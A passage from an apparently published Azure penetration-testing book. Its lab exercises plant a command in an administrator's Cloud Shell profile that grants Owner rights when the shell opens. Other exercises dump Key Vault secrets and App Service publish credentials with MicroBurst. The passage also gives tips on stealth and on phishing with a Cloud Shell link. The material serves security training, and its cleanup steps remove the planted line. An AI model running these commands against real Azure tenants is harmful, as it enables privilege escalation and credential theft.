
15. Unmount the drive from your session with the following command:

```
cd ..
umount /mnt
```

16. Now let's upload the drive back to the storage account and overwrite the existing version. First, we will obtain the name of the storage account and store it in a variable. Replace `<storage_acct_name>` with the name of the storage account that the original Cloud Shell files were downloaded from (starts with a prefix of `cs`):

```
az storage account list --query [].name -o tsv
storagename=<storage_acct_name>
```

Here is a screenshot of this:



```
root@ptlinuxvm:/#
root@ptlinuxvm:/# az storage account list --query [].name -o tsv
aws
azurepentesting
csb1003200107d764bc
privstore288192
root@ptlinuxvm:/#
root@ptlinuxvm:/# storagename=csb1003200107d764bc
root@ptlinuxvm:/#
```


Make a note of the storage account that starts with "cs" and use it as the value for the next command

Figure 6.34 – Identifying the Cloud Shell storage account

17. Obtain the access key and file share and upload the image back into it using the following commands. Replace <download_location> with the location that you made a note of in *Step 8* of this exercise:

```
key=$(az storage account keys list -n $storagename --query [0].value -o tsv)
csfileshare=$(az storage share list --account-key $key --account-name $storagename --query [].name -o tsv)
az storage file upload --account-key $key --account-name $storagename --share-name $csfileshare --path ".cloudconsole/acc_azureadmin.img" --source "<download_location>/.cloudconsole/acc_azureadmin.img"
```


The upload process will begin after this. This will overwrite the existing file in the share. Here is a screenshot of this:



```
root@ptlinuxvm:/#
root@ptlinuxvm:/# key=$(az storage account keys list -n $storagename --query [0].value -o tsv)
root@ptlinuxvm:/#
root@ptlinuxvm:/# csfileshare=$(az storage share list --account-key $key --account-name $storagename --query [].name -o tsv)
root@ptlinuxvm:/#
root@ptlinuxvm:/# az storage file upload --account-key $key --account-name $storagename --share-name $csfileshare --path ".cloudconsole/acc_azureadmin.img" --source "/tmp/c3bd28e3114bcc501837428254959c42/.cloudconsole/acc_azureadmin.img"
Finished[#####] 100.0000%
root@ptlinuxvm:/#
```

Figure 6.35 – Uploading the modified .img file

18. Finally, we will need to trigger the attack by opening a Cloud Shell instance as the azureadmin user account. To do this, we will log in as the azureadmin account and open Cloud Shell in the portal. We can see in the following screenshot that our commands were executed in the Cloud Shell instance, and our contributoruser account is now an owner on the subscription:



```
PowerShell
Requesting a Cloud Shell.Succeeded.
Connecting terminal...

MOTD: To edit files in the shell, type: code, vim, emacs, vi or nano

VERBOSE: Authenticating to Azure ...
VERBOSE: Loading CurrentHost profile ...

RoleAssignmentId : /subscriptions/204cce89-27de-4669-a48b-04c27255e05e/providers/Microsoft
Scope            : /subscriptions/204cce89-27de-4669-a48b-04c27255e05e
DisplayName      : contributoruser
SignInName       : contributoruser@azurepentesting.com
RoleDefinitionName : Owner

ObjectId         : dc21e7d1-cd61-47ef-a0fa-97b8169252bd
ObjectType       : User
CanDelegate      : False
Description      :
ConditionVersion :
Condition        :

VERBOSE: Building your Azure drive ...
```

Figure 6.36 – contributoruser added as an Owner

As an attacker, we may want to be a little stealthier about our actions in this scenario. To suppress the message we see in the preceding screenshot, you can use the `| out -null` function at the end of the PowerShell command to redirect the output. Alternatively, we can use `&>/dev/null` at the end of the Bash shell attack. This will prevent the command execution from showing up in your admin's Cloud Shell output.


Important Note

In a practical attack scenario, it may take a while for a victim Cloud Shell account to open a new session. To expedite this process, you could send a phishing email that links to `https://shell.azure.com/`. Not only will the link look legitimate, but it will start up a Cloud Shell session as soon as the site is loaded.

19. Now let's verify that we have indeed escalated our privileges to the Owner role. We can run the `priv_show` command in Lava to verify this:

```
cd ~/lava
python3 lava.py
exec priv_show
```

You should be able to see that the user is now assigned to the OWNER role due to a successful privilege escalation attack:



```
Lava $> exec priv_show
[+] getting the UPN of the current user [+]
[+] getting the roles of the current user [+]
[+] getting definitions for each role found [+]
OWNER
[{'actions': [['*']],
  'dataActions': [[]],
  'notActions': [[]],
  'notDataActions': [[]]}]
CONTRIBUTOR
[{'actions': [['*']],
  'dataActions': [[]],
  'notActions': ['Microsoft.Authorization/*/Delete',
                 'Microsoft.Authorization/*/Write',
                 'Microsoft.Authorization/elevateAccess/Action',
                 'Microsoft.Blueprint/blueprintAssignments/write',
                 'Microsoft.Blueprint/blueprintAssignments/delete',
                 'Microsoft.Compute/galleries/share/action'],
  'notDataActions': [[]]}]
```


Figure 6.37 – Confirmation of the modified role using Lava

So, now that we have verified that the attack was successful, let's remove the OWNER role assignment from the Contributor user so that we can complete the remaining exercises with only the Contributor role.

20. In the Cloud Shell (PowerShell) environment where you are logged in as the `azureadmin` user, run the following commands line by line to remove the Owner role assignment for the Contributor user:

```
$upnsuffix=$(az ad signed-in-user show --query
userPrincipalName --output tsv | sed 's/.*/@/')
$contributoruser = "contributoruser@$upnsuffix"
$contributoruserid=$(az ad user list --upn $contributoruser
--query [].objectId -o tsv)
az role assignment delete --assignee $contributoruserid --role
"Owner"
```

This will remove the Owner role assignment for the Contributor user. Here is a screenshot of this:



```

PowerShell
PS /home/azureadmin>
PS /home/azureadmin>
PS /home/azureadmin> $upnsuffix=$(az ad signed-in-user show --query userPrincipalName --output tsv | sed 's/.*/@/') 1
PS /home/azureadmin>
PS /home/azureadmin> $contributoruser = "contributoruser@$upnsuffix" 2
PS /home/azureadmin>
PS /home/azureadmin> $contributoruserid=$(az ad user list --upn $contributoruser --query [].objectId -o tsv) 3
PS /home/azureadmin>
PS /home/azureadmin> az role assignment delete --assignee $contributoruserid --role "Owner" 4
PS /home/azureadmin>
PS /home/azureadmin>


```

Figure 6.38 – Removal of the Owner role for the contributoruser account

21. Remove the privilege escalation command that was planted by the attacker using the following command:

```
rm .config/PowerShell/Microsoft.PowerShell_profile.ps1
```

Here is a screenshot of the command:



```

PS /home/azureadmin>
PS /home/azureadmin> rm .config/PowerShell/Microsoft.PowerShell_profile.ps1
PS /home/azureadmin>

```

Figure 6.39 – Removal of the malicious command

22. To remove the privilege escalation command for the Bash cloud shell, run the following command and delete the last line that is highlighted in the screenshot. Save the file using *Ctrl* + *S*:

```
code .bashrc
```

Here is the screenshot of the output and the line to delete:

```

PowerShell .bashrc
112 fi
113 fi
114 [ -f /etc/cbld-container ] && /etc/update-motd.d/99-cbld-support-disclaimer
115 source /etc/bash_completion.d/azure-cli
116 #ADDED_HIST_PROMPT_COMMAND_CHECK
117 PROMPT_COMMAND="history -a; history -c; history -r; $PROMPT_COMMAND"
118 PS1=${PS1//\\h/Azure}
119 source /usr/bin/cloudshellhelp
120 az role assignment create --role 'Owner' --assignee contributoruser@azurepentesting.com
121

PS /home/azureadmin>
PS /home/azureadmin>
PS /home/azureadmin> code .bashrc
PS /home/azureadmin>

```

Figure 6.40 – Removal of the .bashrc file modifications

Now that we have seen how Cloud Shell can be abused, let's look at how we can gather sensitive information from Azure Key Vaults.

Pillaging keys, secrets, and certificates from Key Vaults

Azure Key Vault is a service for managing application secrets, keys, and certificates in the Azure platform (Figure 6.41). The primary use case of Key Vault is to provide a secure way for application developers to centrally store sensitive information that their code needs to use at runtime without making that information part of the code. The sensitive information that is commonly stored in Key Vault could be tokens, passwords, data store connection strings, API keys, and other secret types.




Figure 6.41 – How applications access the Key Vault

As you could imagine, a service like Key Vault is usually a popular target for attackers, as it potentially contains information that can be used to move laterally in an attack chain or used to decrypt encrypted information.

Access to a Key Vault resource is controlled through two planes (*Figure 6.42*) – the management plane, which has an endpoint of `management.azure.com`, and the data plane, which has an endpoint of `<vault-name>.vault.azure.com` (*Figure 6.42*). The **management plane** is the endpoint that administrators interact with to perform administrative operations, such as creating and deleting Key Vault instances, retrieving Key Vault properties, and updating access policies.

The **data plane** is the interface that applications interact with to access the sensitive information stored in the vault (secrets, keys, and certificates). The operations that can be performed on this plane include reading, adding, deleting, or modifying keys, secrets, and certificates.




Figure 6.42 – Management plane versus data plane access

Both the management plane and the data plane use **Azure Active Directory (Azure AD)** for authentication but their authorization works differently. The management plane uses **Azure role-based access control (Azure RBAC)** management permissions, and the data plane uses a Key Vault access policy, but it can also use Azure RBAC data permissions (see the following note). Microsoft deliberately went for this approach to allow organizations to be able to separate roles that need management level permissions from roles that needs access to sensitive information. The thinking here is that access to the management plane should not necessarily give access to the data plane.

Important Note

At the time of this book's writing, there is a newly released feature that allows Azure RBAC to be used to control authorization to the data plane. Microsoft has added nine new service level roles, including Key Vault Administrator, Key Vault Certificates Officer, and Key Vault Crypto Officer, that grant permissions to perform different levels of operations on the data plane. Keep these roles in mind during your recon activities.

From an attack perspective, the Contributor role does not have any permissions to the data plane of Key Vault resources by default. However, we could leverage the permission that it has to update access policies to escalate privileges to the data plane – `Microsoft.KeyVault/vaults/accessPolicies/write`. Tools such as MicroBurst, PowerZure, and Lava exploit this functionality to dump out sensitive information in Key Vault resources.

When reviewing key vaults, it is important to first look at the access policies to see if your current user account has rights to the vaults. If your user does not have rights to the vaults and you are attempting to stay under the radar, you may want to look at how you can access the vaults with other authorized security principals. In many cases, these rights are applied to automation Run as accounts (see later in this chapter), app registrations, and/or managed identities.

Here are some options for using alternative principals to access key vaults:

- **Automation accounts:** Create a new runbook that uses the Run as account to access the key vault.
- **App registrations:** Authenticate as the app registration and access the key vault.
- **Managed Identities:** Generate REST API tokens for the identity to access the key vault with.

Each of these options have very different ways of allowing you to access the vaults, but they may be a stealthier option for accessing the vaults, compared to changing the access policies.

In the next hands-on exercise, we will use MicroBurst to exploit Key Vault resources at scale using the Contributor role.

Hands-on exercise – exfiltrate secrets, keys, and certificates in Key Vault

Here is the task that we will complete in this exercise:


- **Task 1:** Use MicroBurst to escalate Key Vault access to exfiltrate sensitive information.

Here are the steps to complete the task:

1. In the pentest Windows VM, right-click the **Start** button and click on **Windows PowerShell (Admin)**.
2. Authenticate to Azure PowerShell using the following command. When prompted to authenticate, use the **Azure Contributor User** value (from the script output) as the username and the **Azure Contributor User Password** value (also from the script output) as the password:

Connect-AzAccount

Here is a screenshot of the output:



```
PS C:\Users\pentestadmin> Connect-AzAccount

Account                               SubscriptionName TenantId
-----
contributoruser@azurepentesting.com Development      40d5707e-b404-4f18-9c71-21143605487c
```

Figure 6.43 – Connecting to the lab environment

You are now authenticated as the newly created contributoruser account.

3. In the PowerShell session, import the MicroBurst module using the following commands. Ignore any warning or error related to the MSOnline module. We are not making use of that module in this book:

```
cd .\MicroBurst\
```

```
Import-Module .\MicroBurst.psm1
```

4. Use the Get-AzPasswords function of MicroBurst to dump out sensitive information from the Key Vault resources. If the ModifyPolicies flag is set to Y, this function will temporarily change any access policies to Key Vault resources. This will allow us to dump out the sensitive information stored in them, and then the function will reset the permissions back to the original settings:

```
Get-AzPasswords -AutomationAccounts N -AppServices N -Keys Y
-ACR N -CosmosDB N -ModifyPolicies Y -Verbose | Out-GridView
```

5. When prompted, select the Azure subscription and click **OK**:





Figure 6.44 – Selecting the subscription

6. MicroBurst will then enumerate all Key Vault resources, add an access policy to temporarily grant permissions, exfiltrate the information in them, and remove the added access policy.

```
PS C:\Users\pentestadmin\MicroBurst> Get-AzPasswords -StorageAccounts N -AutomationAccounts N -AppServices N -ACR N -CosmosDB N -ModifyPolicies Y -Verbose | Out-GridView
VERBOSE: Logged In as contributoruser@azurepentesting.com
VERBOSE: Getting List of Key Vaults...
VERBOSE: Starting on the azurepentesting Key Vault
VERBOSE: Current user does not have an access policy entry in the azurepentesting vault, adding get/list rights
VERBOSE: Exporting items from azurepentesting
VERBOSE: Removing current user from the Access Policies for the azurepentesting vault
VERBOSE: Starting on the azptkv2881 Key Vault
VERBOSE: Current user does not have an access policy entry in the azptkv2881 vault, adding get/list rights
VERBOSE: Exporting items from azptkv2881
VERBOSE: Getting Key value for the disk-encryption-key Key
VERBOSE: Getting Secret value for the db-encryption-key Secret
VERBOSE: Getting Secret value for the SQLAdminPassword Secret
VERBOSE: Getting Secret value for the twitter-api-key Secret
VERBOSE: Removing current user from the Access Policies for the azptkv2881 vault
VERBOSE: Password Dumping Activities Have Completed
```

Figure 6.45 – Sample Get-AzPasswords output

Here is a screenshot of the exfiltrated information:



Type	Name	Username	Value
Key	disk-encryption-key	N/A	('kid': 'https://azptkv2881.vault.azure.net/keys/disk-encryption-key/2839c80df7244f38b...
Secret	db-encryption-key	N/A	Pnfcc4F29XKNM5QB
Secret	SQLAdminPassword	N/A	4zVDknE3TyMxxW2J
Secret	twitter-api-key	N/A	LB7BsQCtG57xYkQG

Figure 6.46 – Get-AzPasswords output displayed in gridview

It is worth noting that some secrets will have information about the resources that they belong to in the values. For example, database or storage account connection strings. While other secrets will just be the secret information, without any context of the resource or service that they belong to.

One way to find out where the secrets are being used is to review the access policies. This will allow us to see which applications/resources are using this sensitive information. For example, if a managed identity called `app1` has an access policy assignment to read secrets in the vault, you might infer that the resource that is assigned the `app1` managed identity would be using those secrets. You could also review the diagnostic logs of the resource (if it is enabled and your credential has access to read) to see where the API calls are coming from.

Another attack pattern with Azure Key Vault and the Contributor role is to add an access policy that allows us to generate a trusted certificate in a supply chain attack. Key vaults allow customers to integrate with supported third-party certificate authorities such as DigiCert and Globesign to simplify the issuing and management of trusted TLS certificates for an organization (Figure 6.47):




Figure 6.47 – Key Vault certificate generation flow

Keep this chapter bookmarked, as key vaults can often contain the secrets needed to escalate in an Azure environment. Outside of key vaults, there are also Azure web apps, which can frequently contain credentials (and managed identities) that can be used for privilege escalation and lateral movement.

Leveraging web apps for lateral movement and escalation

Azure web apps are commonly used in subscriptions to host web applications and APIs. While we have previously mentioned abusing managed identities, we have not covered how the applications are typically managed.

Application code can be applied to App Service hosts in multiple different ways. The Deployment Center can integrate with a number of different code repository solutions to synchronize with CI/CD pipelines, or code can be pushed through manual deployments.




Figure 6.48 – App Service Deployment Center

Application code can be manually copied to systems by using credentials stored in the publish profile. This profile contains the following credential options:

- Web Deploy
- FTP
- ReadOnly FTP
- Zip Deploy
- Database Connection Strings

As an attacker with the Contributor role on the App Service application, we can access this publish profile to gain access to the credentials. This can be done in the overview tab for the application in the Azure portal.




Figure 6.49 – The App Service Get publish profile link

These profiles can also be collected in PowerShell, using the `Get-AzWebAppPublishingProfile` function. Since we have been making good use of `Get-AzPasswords` in this chapter, we will continue our exercises by showing how it can be used to gather credentials for App Service applications.

Hands-on exercise – Extracting credentials from App Service

Here is the task that we will complete in this exercise:

- **Task 1:** Use MicroBurst to extract App Service credentials from subscriptions

Here are the steps to complete this task:

1. Using our previously configured PowerShell session, use the `Get-AzPasswords` function to perform a dump of credentials for App Service:

```
Get-AzPasswords -AutomationAccounts N -StorageAccounts N  
-Keys N -ACR N -CosmosDB N -Verbose | Out-GridView
```

2. When prompted to select an Azure subscription, select your test Azure subscription and click **OK**:




Figure 6.50 – Select the appropriate subscription

3. In the resulting output, you should see credentials that were dumped from the App Service configurations.

Get-AzPasswords -AutomationAccounts N -StorageAccounts N -Keys N -ACR N -CosmosDB N -Verbose | Out-GridView

Type	Name	Username	Value
AppServiceConfig	azurepentesting-function - Web Deploy	\$azurepentesting-function	vzZCJfNTDZNxmY47eSqD7m7
AppServiceConfig	azurepentesting-function - FTP	azurepentesting-function\azurepentesting-function	vzZCJfNTDZNxmY47eSqD7m7
AppServiceConfig	azurepentesting-function - Zip Deploy	\$azurepentesting-function	vzZCJfNTDZNxmY47eSqD7m7
AppServiceConfig	azurepentesting - Web Deploy	\$azurepentesting	cAelzvrH5X9qqjt3nhLCKNHJf
AppServiceConfig	azurepentesting - FTP	azurepentesting\azurepentesting	cAelzvrH5X9qqjt3nhLCKNHJf
AppServiceConfig	azurepentesting - Zip Deploy	\$azurepentesting	cAelzvrH5X9qqjt3nhLCKNHJf
AppServiceConfig	webapp9187 - Web Deploy	\$webapp9187	MwG2aK9L99op3Gh3qrcvmK
AppServiceConfig	webapp9187 - FTP	webapp9187\webapp9187	MwG2aK9L99op3Gh3qrcvmK
AppServiceConfig	webapp9187 - Zip Deploy	\$webapp9187	MwG2aK9L99op3Gh3qrcvmK

Figure 6.51 – MicroBurst App Service output

Now that we have access to the app service publish profile, we will see how these credentials can be used with the application.

Lateral movement, escalation, and persistence in App Service

